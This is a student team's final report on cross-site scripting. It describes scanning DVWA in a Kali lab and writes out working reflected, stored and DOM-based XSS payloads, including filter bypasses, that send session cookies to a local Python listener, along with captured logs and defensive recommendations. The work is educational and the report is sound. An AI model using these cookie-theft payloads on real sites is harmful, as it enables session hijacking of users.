Cross-Site Scripting (XSS) Attack

Michelle Ramsahoye, Mohammad Imrul Jubair, Mohsena Ashraf, Waad Alharthi

CSCI 5403 (Team H)

Final Report

Turnitin score:
38%

Table of Content

Executive Summary

Cross Site Scripting (XSS) is a type of vulnerability attack that allows attackers to inject malicious scripts into a recognized website or web application. These malicious scripts are executed when the user, or victim, visits the website, and unknowingly triggers them. In return, it allows the threat actor to steal the user's data, cookies, sessions, and even take over the entire website, which can lead to critical security issues. In this project, we studied cross site scripting and demonstrated different types of this attack. We investigated several real examples from CVE entries which motivated us to work on this project. For the simulation purpose, we set up our testing lab on the Kali Linux operating system and exploited the Damn Vulnerable Web Application (DVWA). We started with performing a vulnerability scan for XSS using different automatic tools (such as OWASP Zap, XSpear and Nikto) to find out the potential XSS vulnerabilities. In this project our main target was to act as an attacker and hijack session and cookies of users on DVWA. We studied three types of XSS attacks: Reflected, Stored and DOM-based, and manually demonstrated them with our attacking payloads written in Javascripts. We attempted to breach three layers of security filters of DVWA, which are - low, medium and high, and exhibited ways to redirect sessions and cookies toward the attacker's Python http servers. Finally we analyzed the results of our exploitations and reported them elaborately. We concluded the report by recommending essential steps to prevent XSS attacks.

I. Introduction

Cross Site Scripting is a type of vulnerability that can impact web applications and give cybercriminals the ability to insert malicious programs into a target website. The subsequent execution of these scripts by users, who are unaware of their presence, can result in a variety of security issues that includes the stealing of data and the disruption of sessions. This vulnerability can be fatal as it empowers the attacker to imitate the victim by accessing the victim's data and performing tasks as the victim, capturing the victim's credentials, and can even inject trojans in the website while taking over the website's control (Gupta & Gupta, 2017).

In this report, we present a project to implement and analyze XSS vulnerabilities to demonstrate the procedure of identifying it, exploiting an application with it, and mitigating the associated risks. We mainly target to simulate a scenario to steal sessions and cookies via XSS. When a website is compromised by session and cookie hijacking, attackers could obtain users' login credentials. Among other types of confidential information, they can also obtain credit card data.

In this project, we covered the following aspects:

- A background on XSS, including few examples of relevant vulnerability events listed in CVE.
- A method to perform XSS vulnerability scanning and attacking experiments, to steal users' sessions and cookies, in our testing lab environment.
- A presentation of our experiments' results.
- An analysis of the techniques for preventing and defending XSS attacks, along with the best practices for secure web development.

II. Background

Classified under "Injection" as the third most critical cybersecurity risk according to the OWASP Top Ten, cross-site scripting (XSS) is a web application vulnerability that can have severe consequences for website owners and users. XSS attacks are typically carried out by injecting code into vulnerable fields such as search boxes or comment sections, and then tricking unsuspecting users into executing that code. *Figure 1* demonstrates the process of the execution of the XSS attack. Some of the largest XSS attacks within the last decade included the 2018 British Airways data breach affecting 380,000-500,000 customers (BBC News, 2020), 2019 Fortnite/Epic Games data breach with 200 million affected players (Ng, 2019), and the eBay data breach which affected 145 million customers (Reuters, 2014).

There are three types of XSS attacks (*OWASP Foundation*), which are described below:

1. **Reflected XSS:** These types of XSS attacks are also known as non-persistent or Type-1 attacks. In a reflected XSS attack, the injected script will reflect back into the user's browser and show some or all of the input sent to the server. These are often delivered to the victims through an email message or another website.

2. **Stored XSS:** Stored XSS, also known as persistent or Type-2 attacks, refers to the type of attacks where the injected script is located permanently on the target server (like in a visitor log or comment field). The victim will then retrieve this script when they request the stored information.

3. **DOM-Based XSS:** A DOM XSS attack stands for Document Object Model-based Cross-site Scripting. It is also known as Type-0 attacks, where the payload is executed after modifying the DOM "environment" in the victim's browser, causing the client side code to run in an "unexpected" manner. There will be no changes in regards to the response page in this case, but the client side code will execute differently.




Figure 1: A demonstration of the execution process of Cross-Site Scripting (XSS) Attack

As our primary plan is to exploit the XSS attack for stealing session cookies, we found several CVE entries regarding this vulnerability, which works as a motivation behind this project. *Table 1* (in Appendix) depicts the related information.

III. Methodology

In this section we describe our approach to simulate the cross-site scripting. We describe the configuration of our testing lab followed by the steps of different types of the XSS attacks.

A. Testing Lab Setup

To implement our project, we set up a testing lab to deploy our system. Our testing lab includes the following parts: 1) Environment, 2) Victim website, 3) Vulnerability scanner, and 4) Attacking tools. In the following subsections, we describe these parts of our testing environment.

A.1. Configuring the environment

To start with, we configured our testing environment by installing Kali Linux in our virtual machine. For the virtual machine, our individual members used different applications, i.e. Virtual Box on Windows 10/ 11 and UTM on macOS 13.3.

A.2. Installing the victim website

Since we cannot attack any legitimate website for pentesting, we installed a local website. Damn Vulnerable Web Application (DVWA) is one of the most popular websites widely used for testing and learning the working mechanism of a wide range of cyber attacks. Therefore we installed DVWA (*Figure 2* in Appendix) on our Kali machine from the DVWA GitHub page. Kali Linux installation already includes both *MySQL* and *Apache 2* which are also needed for DVWA. Understanding the usage of DVWA is also an important part for our project. Hence we went through relevant resources and explored different features and parts of the DVWA. For example, we investigated several pages dedicated for different types of cross-site scripting attacks (see *Figure 2*) with multiple levels of security (see *Figure 3* in Appendix).

A.3. Attacking tools

To perform a cross-site scripting attack, we used JavaScript and injected the code segmentation to hijack cookie and session information. From the attacker side, a Python HTTP Server will be running to capture the stolen information. The idea is to forward the hijacked cookie and session from the victim's site to the Python HTTP Server. The following commands start the server for Python 3.

```
python -m http.server 1337
```

This will allow us to use the localhost at `http://127.0.0.1:1337`. See the screenshot in *Figure 8*.

B. Automatic Scanning

Before performing manual attack on our testing website, we first scanned DVWA with the several scanning tools, such as OWASP Zap[1] and PTK[2], XSpear[3], PwnXSS[4] and Nikto[5]. Our target victim is detectable from all of these scanners. Among all of these tools, OWASP Zap provides a significant amount of information in the scanning report. Below we present the outcomes of applying different scanning techniques on DVWA.

[1] https://www.zaproxy.org/
[2] https://owasp.org/www-project-penetration-testing-kit/
[3] https://github.com/hahwul/XSpear
[4] https://github.com/pwn0sec/PwnXSS
[5] https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)

B.1. OWASP Zap and PTK

OWASP ZAP (Zed Attack Proxy) is a widely-used open-source web application security scanner and penetration testing tool. It offers a user-friendly interface and powerful functionality, including automated scanning, spidering, and passive scanning. It can be used to find security flaws such as cross-site scripting (XSS), SQL injection, and other vulnerabilities in web applications. *Figure 4* presents reports after scanning using Zap. The scanner provides a report including different types of web vulnerabilities, and we filter the cases which match with cross site scripting.

OWASP Penetration Tool Kit or PTK also performed satisfactorily for scanning. PTK is a browser extension for day-to-day use to check for web vulnerabilities. It generates insightful reports explaining proof of the vulnerabilities and corresponding payload. See *Figure 4* for examples of the demonstrations.

B.2. XSpear

The XSpear tool is an automated utility written in the Ruby programming language. The XSpear tool detects many forms of XSS vulnerabilities. While testing the domain, we may also supply the custom payload. The XSpear tool is open-source and completely free to use. We applied XSpear on DVWA to scan for XSS vulnerabilities. *Figure 5* shows the results in Appendix.

B.3. PwnXSS

PwnXSS is an open source scanner that can detect XSS vulnerabilities present in a webpage. At first we installed PwnXSS using the Kali Linux command terminal, and then performed an XSS vulnerability scan (see *Figure 6* for the results.).

B.4. Nikto

Nikto is an open-source, free to use, web server scanner, written in Perl. It is included as an application pre-installed with Kali Linux. The following report can be generated with a Nikto scan of the DVWA application. Notably, it provides allowed HTTP methods as well as warnings for potential weaknesses (such as the PHP code revealing potential sensitive information) within the web server itself. *Figure 7* shows the results of scanning via Nikto.

C. Demonstration of XSS Attack

In this report, we present our results of applying three different types of XSS attacks for diverse scenarios. To best exhibit the vulnerability, we provide examples of intercepting via three levels of security for each of these types of XSS attacks. Analysis of the results are presented in the *Section IV (Results and Recommendations)*. Moreover, screenshots of the demonstration in our lab environment are shown in the *Appendix* section.

C.1. Reflected XSS Attack

A web page becomes potentially vulnerable to reflected cross-site scripting when the user input is reflected inside the page's source code. An attacker might analyze the reflected information and design the payloads accordingly. The severity of vulnerability depends on the design approach of the developer. Below we present different scenarios and example payloads where reflected XSS can attack within a low, medium and high level of security. For all the examples, we used a common situation where the user provides input in the "*What's your name?*" of our DVWA webpage (as shown below). Appendix *Code-1* contains the source code to understand the vulnerability.

Here, any given input, say "*Jubair*", will appear within a block, such as `<pre>Hello Jubair</pre>`, which is accessible by the attacker.

C.1.1. For low security

In such a scenario, the developer assumes that there is no need of checking the input information from the user. It leaves the website into a weakest mode of reflected XSS vulnerability. In our DVWA website, we can see the previous example source code that easily allows reflected cross-site attacks below. As we can see there is no sanitizing of the input information, hence it can easily be utilized for an attack.

In such a situation, the attacker can design the following payloads. Attacker needs an appropriate social engineering to make this payload in action from the client side.

- For the following payload, the cookie and session ID will be popped up with the following message.

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<scr
ipt>alert(document.cookie)</script>
```

- We can redirect the information to the attacker's Python http server (using `window.location`[6]) with the following payloads.

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<scr
ipt>'window.location=http://127.0.0.1:1337/?cookie='+d
ocument.cookie</script>
```

However, there is another optional way -

```
<script>fetch('http://127.0.0.1:1337/?cookie='+documen
t.cookie)</script>.
```

[6] https://www.w3schools.com/js/js_window_location.asp

Below you can see the response from the Python HTTP Server terminal after submitting the payloads.

```
127.0.0.1 - - [21/Apr/2023 18:51:23] "GET
/?cookie=PHPSESSID=ll012fmbl3vjhfh6ltqcv5g6jl;%20security=l
ow HTTP/1.1" 200 -
```

Attackers can retrieve the cookie and session information from the server and utilize it. Analysis of the results are presented in *Section IV* (Results and Recommendations) and screenshots of the demonstration are exhibited in Appendix (*Figure 9a, 9b, 10a, 10b,* and *10c*).

C.1.2. For medium security

While a low security situation does not care about the formation of the input information, let us assume the developer attempts to add an additional layer of security to check. For example, the developer introduces a pattern matching program to remove any references to "`<script>`", to disable any JavaScript. Let us look at the source code segment below, and we can see that `str_replace()`[7] has been introduced which will replace `<script>` with null.

```
$name=str_replace('<script>','',$_GET['name']);
```

In that case, from an attacker perspective, we can inject payloads with uppercase letters, since the source code only looks for lowercase "`<script>`" and also some tricks to avoid pattern matching. The payloads are shown below.

- We applied the `<SCRIPT></SCRIPT>` to bypass the filtering. For example -

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<SCR
IPT>alert(document.cookie)</SCRIPT>
```

or,

```
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<SCR
IPT>window.location='http://127.0.0.1:1337/?cookie='+d
ocument.cookie</SCRIPT>
```

or,

```
<SCRIPT>fetch('http://127.0.0.1:1337/?cookie='+documen
t.cookie)</SCRIPT>
```

- `http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<scr<scr ipt>ipt>alert(document.cookie)</script>`

[7] https://www.php.net/manual/en/function.str-replace.php

Here the inner `<script>` tag inside the outer `<script>` will be removed; because the `str_replace()` will remove it and only leave the outer `<script>`. We exhibit the screenshots of the demonstration in Appendix (*Figure 9b* and *10d*).

C.1.3. For high security

Since the attacker could bypass the medium level security via making the payload case sensitive, let us assume that the developer introduces a new filter. The developer attempts to disable all JavaScript by removing the pattern using regular expression, i.e., "`<s*c*r*i*p*t`". The part of the source code is given below.

```
$name=preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
'',$_GET ['name'] );
```

Hence, a typical `<script></script>` block cannot be used to attack since it will be filtered out by `preg_replace()`[8]. As an attacker, we will now target HTML events since it can bypass the mechanism of regular expression filtering. Therefore, we applied the following payload.


- `<img src/onerror =fetch('http://127.0.0.1:1337/?cookie='+document.cookie)>`

  The above program fires when the image fails to load or causes an error (due to `onerror`[9]). To see the results of the attack, see Figure *10e.*

C.2. Stored XSS Attack

Stored XSS happens when the user's data is saved on the server without proper sanitization or HTML encoding. The information can be stored in a database, a message board, a log of visitors, a feedback field, and so on. Instead of happening right away, it may happen the next time you log into the website. When you go to a risky website, an alert window will pop up. Stored XSS is more dangerous than reflected XSS because it will hurt all users by showing an alert box for individual attempts to view a vulnerable page.

For our DVWA example, we exploited the page where the user provides a *name* and a *message* which is stored in the database (as shown below). From Appendix, we can examine the source code (see *Code 2* in Appendix).



[8] https://www.php.net/manual/en/function.preg-replace.php
[9] https://www.w3schools.com/jsref/event_onerror.asp

We demonstrate scenarios of exploiting the web page with different security levels in the following subsections.

C.2.1. For low security

For low level security, the developer created the site in such a way that it will not check the requested input, before including it to be used in the output text.

In such a situation, from an attacker point of view, we can apply the following payloads. Similar to the earlier type of XSS, the attacker needs an appropriate social engineering to make this payload in action from the client side.

- For the payload below, the cookie and session ID will be popped up with the following message.

```
http://127.0.0.1/DVWA/vulnerabilities/xss_s/?message=<
script>alert(document.cookie)</script>
```

- We can also take this information to store it in our Python HTTP server with the following payloads.

```
http://127.0.0.1/DVWA/vulnerabilities/xss_s/?message='
window.location=http://127.0.0.1:1337/?cookie='+docume
nt.cookie
```

Below you can see the response from the Python HTTP Server terminal after submitting the payloads.

```
127.0.0.1 - - [21/Apr/2023 18:51:23] "GET
/?cookie=PHPSESSID=ll012fmbl3vjhfh6ltqcv5g6jl;%20security=l
ow HTTP/1.1" 200 -
```

(See the screenshots of the demonstration in *Figure 11a, 11b, 12a, 12b* and *12c*). Now if we attempt to reload the page we will see that the spoiled scenario is still alive (e.g. `alert(document.cookie)` still pops up), because the script is stored in the database's message column. This is the key distinguished feature between stored and reflected XSS attacks.

C.2.2. For medium security

To impose medium security, the developer changes the source code to apply filters that remove the tags. Following source code segment, explains the portion where the developer attempts to introduce an extra layer of security.

The developer replaces `$message = stripslashes( $message )` with

`$message = strip_tags( addslashes( $message ) )`[10] which strips the HTML and PHP tags from the string. Also, the developer applied `$message = htmlspecialchars( $message )`[11] which converts special characters into HTML entities, hence ensuring that the attacks cannot take place. In such a case, the previous techniques will not work here for exploitation.

An important observation to make here is that we have two input fields in the page: "*name*" and "*message*". However, the prevention is implemented only for the "*message*" field. Therefore, an attacker can take advantage of this vulnerability feature. There is a problem of the input limit (e.g., maximum 10 characters are allowed as input text), however, this can be handled easily since the length constraints appear to the client side. We can change it from 10 to 300 using the inspect tool through the browser as follows.

```
<input name="txtName" type="text" size="30"
maxlength="300">
```

For demonstration purposes, please see *Figure 11b,* and *12d*.

After that, as an attacker, we can demonstrate our earlier exploitation approach on the "*name*" field. For example, here is an example payload below which may be applied.

```
<SCRIPT>alert(document.cookie)</SCRIPT>
```

C.2.3. For high security

The developer can include a security layer on the "*name*" field, thus providing a high level of security. This can be observed from the following piece of code.

```
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
'', $name );
```

The idea is similar to the scenario of the reflected XSS attack on a highly secured page. Given the above filtering, an attacker cannot typically apply scripting blocks. The attacker can target HTML events to avoid the regular expression filtering. We apply the following payloads which fires when the image fails to load or causes an error.

```
<img src="x" onerror=fetch( 'http://127.0.0.1:1337/?cookie
='+document.cookie ) />
```

The response payload is available in *Figure 12e*.

[10] https://www.php.net/manual/en/function.strip-tags.php
[11] https://www.php.net/manual/en/function.htmlspecialchars.php

C.3. DOM-based XSS Attack

The following bullet points show the commands used for each respective difficulty. DOM-based XSS attacks are centered around writing data to the Document Object Model (DOM). As such, the local host IP is included in the command and each of these are placed within the user's internet browser (default for Kali Linux is Firefox (version 102.8.0, 64-bit)).

The environment for these specific demonstrations is a web page containing a single dropdown menu with various options. In this case, it is modeled after a page meant to help the user change the language of the site and so there are different language options.

The vulnerable area of the code is located within the dropdown menu itself. After choosing a selected language (ex. English), the browser URL is the following: `http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English`. The commands below are centered around passing our malicious code as a GET value into the query string.

C.3.1. For low security

Commands for Figure 13a:

- `http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>`

  This code will run a script and the alert() function (resulting in a pop-up window) that will display the user's cookie.
- `http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>`

  As it is not beneficial to us (the attacker) to display the user's cookie back to themselves, we open another server (mentioned previously) to gather the user's information. `window.location` is a Javascript object that is able to take the current URL and redirect the browser to another URL. We are using it here to print the cookie in our created server without alerting the user on the page itself that we are doing so.

C.3.2. For medium security

Commands for Figure 13b:

- `http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=hello</select><img src=x onerror=alert(document.cookie)>`

  Under medium security, the website now checks and disables the ability to run things under a `<script>`. This time we choose to insert an `img` into the website and purposely provide an incorrect `src` tag and specify an `onerror` function to run when it finds the error.
- `http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=hello</select><img id='example' src=x onerror="var j = document.getElementById('example');`

```
j.setAttribute('src','http://127.0.0.1:1338/' +
document.cookie); j.parentNode.removeChild(j); return
false;")>
```

Likewise, in order to retrieve the cookie, we add a little more to the `onerror` function we have by setting an attribute that can display the cookie in the server we set up previously.

C.3.3. For high security

Commands for Figure 13c:

- `http://127.0.0.1/DVWA/vulnerabilities/xss_d/#default=<script>alert(document.cookie)</script>`

  In this code, we are aware that our previous methods of taking the cookie could be tracked server-side. Likewise, all previous code can no longer function on this level of security. This code avoids sending the payload to the server by fragmenting the URL (with the '#' symbol).

IV. Results and Recommendations

In this section we summarize our results for the aforementioned payloads for different types of cross-site scripting. Then we list some of the effective prevention mechanisms against XSS attacks. We also include some clarification as to why some of the mechanisms work better against certain types of XSS attacks.

In a nutshell, we successfully exploited the DVWA page for Reflected, Stored and DOM based XSS with the low, high and medium security approach. As proposed, we were successful to hijack session and cookie information. In most of the cases, we used the display function, i.e. Javascript's `alert()`, which creates a pop up window, including cookie and session ID of the user. We present the screenshots of our demonstration in the Appendix and *Figure 9, 11* and *13* show responses of using the alert box. In order to breach high security we exploited the `<img>` tags for reflected and stored, since the implementation filters the `<script></script>` block. We took advantage of Python's http server to capture the session ID and cookie of the user and send it to the attacker's side. For this purpose, the `window.location` object was used to redirect the browser to a new page. We also show screenshots of the results of such attacks in *Figure 10* and *12*.

It's always best to use a combination of the following prevention mechanisms to prevent all kinds of XSS attacks; however, some of them are more effective against certain types than others. For example, input validation and sanitization works better against stored XSS attacks than session management, because the attacker's malicious code is executed when a user accesses the web page rather than during a session.

1. **Escaping user input**

Escaping user input refers to converting the key characters in the data that a web page receives. For example, adding a \ (backslash) character before a " (double quote)

character forces the input to be interpreted as text and not as closing a string. This is generally useful against all types of XSS attacks.

2. Input validation

Input validation is done by verifying the user's input data to ensure it matches the expected format and content. This can be implemented on server-side code or client-side JavaScript to prevent stored and reflected XSS attacks. It may not be effective against DOM based XSS attacks.

3. Input sanitization

Input sanitization is usually done after validating the input by removing any malicious or unexpected characters. For example, if the user entered a text along with html tags such as `<script>`, then sanitizing input means removing the tags. This is more effective against DOM XSS attacks since DOM based attacks happen when the malicious code is already executed.

4. Output encoding

Output encoding is the process of encoding user-generated content before it is displayed on a web page. Converting special characters into their equivalent HTML entities, prevents them from being interpreted as code. This process can be implemented using server-side code or client-side JavaScript to protect from all types of XSS attacks. If untrusted user input is necessary, it is possible to use Javascript's `textcontent` property as it is rendered as text and will not execute. There are also multiple HTML rendering methods (`innerHTML`, `outerHTML`, `write`, and `writeIn`) that should generally be avoided in combination with the use of untrusted user input.

5. Content Security Policy (CSP)

CSP can be implemented using HTTP headers or meta tags in HTML. It prevents XSS attacks by blocking the execution of any scripts that are not from trusted sources. Server administrators can specify which domains are allowed to load and execute content, such as scripts, images, and stylesheets on their site. For example, adding the following code to the header only allows content to come from the site's own origin (*Content Security Policy (CSP) - HTTP | MDN*, 2023):

```
Content-Security-Policy: default-src 'self'
```

6. Session management

Session management can prevent XSS attacks by using secure cookies, implementing session ID regeneration, and enforcing secure communication over HTTPS. Specifically, session ID regeneration destroys any chance of the attacker benefiting from session hijacking after a period of time. This mechanism is not effective against stored and reflected XSS attacks. (*Session Management - OWASP Cheat Sheet Series*)

V. Conclusion

In this report, we explored the critical issue of Cross Site Scripting (XSS) vulnerability and its potential impact on web applications. As discussed, XSS vulnerability can allow cybercriminals to inject malicious code into a website, leading to several security risks, including data theft, session disruption, and website takeover. We implemented a demonstration of identifying, exploiting, and mitigating XSS vulnerabilities, with a particular focus on simulating session and cookie hijacking to steal users' confidential information. We included a presentation of the experiment's results. Finally, we listed some of some of the effective prevention mechanisms against XSS attacks. In conclusion, this report emphasizes the importance of implementing robust measures to prevent and defend against XSS vulnerabilities in web applications.

VI. References

BBC News. (2020, October 16). *British Airways fined £20m over data breach*. https://www.bbc.com/news /technology-54568784

Content Security Policy (CSP) - HTTP | MDN. (2023, April 10). https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Cross Site Scripting Prevention - OWASP Cheat Sheet Series. Retrieved April 20, 2023. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Gupta, S., & Gupta, B. B. (2017). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of Systems Assurance Engineering and Management*, *8*(S1), 512–530. https://doi.org/10.1007/s13198-015-0376-0

Ng, A. (2019, January 16). *Fortnite had a security vulnerability that let hackers take over accounts*. CNET. https://www.cnet.com/tech/gaming/fortnite-had-a-security-vulnerability-that-let-hackers -take- over-accounts/

OWASP Foundation. *Cross Site Scripting (XSS).* Retrieved March 14, 2023. https://owasp.org/www- community/attacks/xss/

OWASP Foundation. *DOM based XSS Prevention.* Retrieved April 20, 2023. https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

Protect from cross-site scripting attacks. IBM. Retrieved April 15, 2023, from https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/

Reuters. (2014, May 22). *Hackers raid eBay in historic breach, access 145M records.* CNBC. https://www.cnbc.com/2014/05/22/hackers-raid-ebay-in-historic-breach-access-145-mln-records.html

Session Management - OWASP Cheat Sheet Series. Retrieved April 23, 2023. https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

VII. Appendix

1. CVE examples

Table 1: CVE entries focusing on stealing session cookies via XSS attack

CVE Entry	***Procedure***	***Impact***	***CVSS Score***
CVE-2022-29241	Brute-forcing the PID of the server	Session hijacking, Gaining control over the system	9.0
CVE-2021-45813	Injection of malicious Javascript code	Session hijacking, Credential theft	4.3
CVE-2021-45812	Injection of malicious Javascript code	Session Hijacking	4.3
CVE-2021-42703	Injection of malicious Javascript code	Hijacking session tokens, Unintended Browser Action	4.3
CVE-2020-1673	Clicking a crafted URL sent via phishing email	Hijacking target user's HTTP/ HTTPS session	7.6

2. Results of Automatic scanning




Figure 2: *A screenshot of the DVWA webpage running on our Kali environment (top). Webpages of DVWA for testing XSS attacks of the type (middle-left) DOM, (middle-right) reflected and (bottom) Stored.*


